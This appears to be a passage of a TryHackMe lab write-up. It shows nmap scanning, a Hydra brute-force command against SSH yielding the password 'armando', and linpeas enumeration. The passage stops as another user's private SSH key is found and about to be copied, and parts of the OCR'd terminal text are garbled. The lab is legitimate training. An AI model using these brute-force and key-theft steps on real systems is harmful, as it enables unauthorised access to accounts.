
Fill the answer




Task 6: What is the password?

Answer is : armando


Step 1: From Nmap scan result, found that the SSH service was running on port 22. But we need username and password to connect. Try to run SSH command (ssh jan@10.10.111.56)




Step 2: Now use Hydra to Brute-Force the Password (use command- hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.111.56)




And the Password is armando



Step 3: Fill the Answer



Step 4: Connect to the system via SSH using Jan's credentials.(use command- ssh jan@10.10.111.56)



Task 7: What service do you use to access the server?

Answer is- SSH

From Nmap scan result, found that the SSH service was running on port 22. Also Connect to the system via SSH to login using Jan's credentials.


```
File Edit View Search Terminal Help
root@ip-10-10-58-39:~# nmap 10.10.111.56
Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-21 16:13 BST
Nmap scan report for ip-10-10-111-56.eu-west-1.compute.internal (10.10.111.56)
Host is up (0.00041s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
MAC Address: 02:99:7A:C1:5B:3B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.71 seconds
root@ip-10-10-58-39:~#
```




Task 8: Enumerate the machine to find any vectors for privilege escalation

Step 1: As already connect to the system now Explore the system There is a file name pass.bak. Use the cat command to view the file content and But to open it we need root permission. Jan don't have the permission to access it.



```
File Edit View Search Terminal Help
Command 'lat' from package 'lat' (universe)
Command 'last' from package 'util-linux' (main)
last: command not found
jan@basic2:~/home/kay$ ls
pass.bak
jan@basic2:~/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@basic2:~/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 1 kay kay 4096 Apr 19 2018 ..
-rw-r--r-- 1 kay kay 756 Apr 23 2018 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
drwxr--r-- 2 kay kay 4096 Apr 17 2018 .cache
drwxr--r-- 1 kay kay 160 Apr 23 2018 .lesshist
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .mono
-rw-r--r-- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 4096 Apr 17 2018 .sshrc
-rw-r--r-- 1 pot kay 538 Apr 23 2018 .vmlinuz_as_admin_successful
jan@basic2:~/home/kay$ ls -l
total 4
-rw-r--r-- 1 kay kay 57 Apr 23 2018 pass.bak
jan@basic2:~/home/kay$ cd /
jan@basic2:/$ ls
bin boot dev etc home intrd.Img intrd.Img.old lib lib64 lost+found media mnt opt proc root run samba sbin snap srv sys tmp usr var vmlinuz vmlinuz.old
jan@basic2:/$
```


Step 2: Now we use linpeas.sh for privilege escalation auditing. First of all, I have to Copy the Linpeas.sh file to the Target Machine. I Use SCP command to Copy.



```
File Edit View Search Terminal Help
root@ip-10-10-189-141:/opt/PEAS/linPEAS# scp linpeas.sh jan@10.10.22.190:home
jan@10.10.22.190's password:
scp: home: Permission denied
root@ip-10-10-189-141:/opt/PEAS/linPEAS# scp linpeas.sh jan@10.10.22.190:/dev/
jan@10.10.22.190's password:
scp: /dev//linpeas.sh: Permission denied
root@ip-10-10-189-141:/opt/PEAS/linPEAS# scp linpeas.sh jan@10.10.22.190:/dev/sh
m
jan@10.10.22.190's password:
linpeas.sh                                100%   228KB   2.3MB/s   00:00
root@ip-10-10-189-141:/opt/PEAS/linPEAS#
```




Step 3: Now I have to give Execute Permission to the linpeas.sh file. And Run the linpeas.sh file for Privilege Escalation auditing.



```
jan@basic2:/dev$ cd shm/
jan@basic2:/dev/shm$ ls
linpeas.sh
jan@basic2:/dev/shm$ chmod +x linpeas.sh
jan@basic2:/dev/shm$ ls
linpeas.sh
jan@basic2:/dev/shm$ ./linpeas.sh
```


Step 4: In the Software Information section I found SSH Key and we can use this to perform Privilege Escalation



```
ChallengeResponseAuthentication no
UsePAM yes
Private SSH keys found!:
/home/kay/.ssh/id_rsa


Looking inside /etc/ssh/sshd_config for t
Host *
    SendEnv LANG LC_*
    HashKnownHosts yes
    GSSAPIAuthentication yes
```

Step 5: Now I have to goto that directory. Here I found a Private Key Which help use to give access to system.



```
jan@basic2:~$ cd /home/
jan@basic2:/home$ ls
jan  kay
jan@basic2:/home$ cd kay/
jan@basic2:/home/kay$ ls
lass.bak
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root  4096 Apr 19  2018 ..
-rw----- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay  220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx----- 2 kay  kay  4096 Apr 17  2018 .cache
-rw-r--r-- 1 root root  119 Apr 23  2018 .lessshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw----- 1 kay  kay   57 Apr 23  2018 pass_bak
```






Task 9: What is the name of the other user you found ?

Answer is: kay


Task 10: If you have found another user, what can you do with this information?

Step 1: Now I have the Private key. Lets Copy it my Terminal and create a file name kay.text



```

Hirangshu Rana [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Machine View Input Devices Help
TryHackMe | Basic Penter x THM Browser-Based x +
https://vnc.tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=93a2017527704d78&proxyIP=10.10.189.141&resize=remote
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
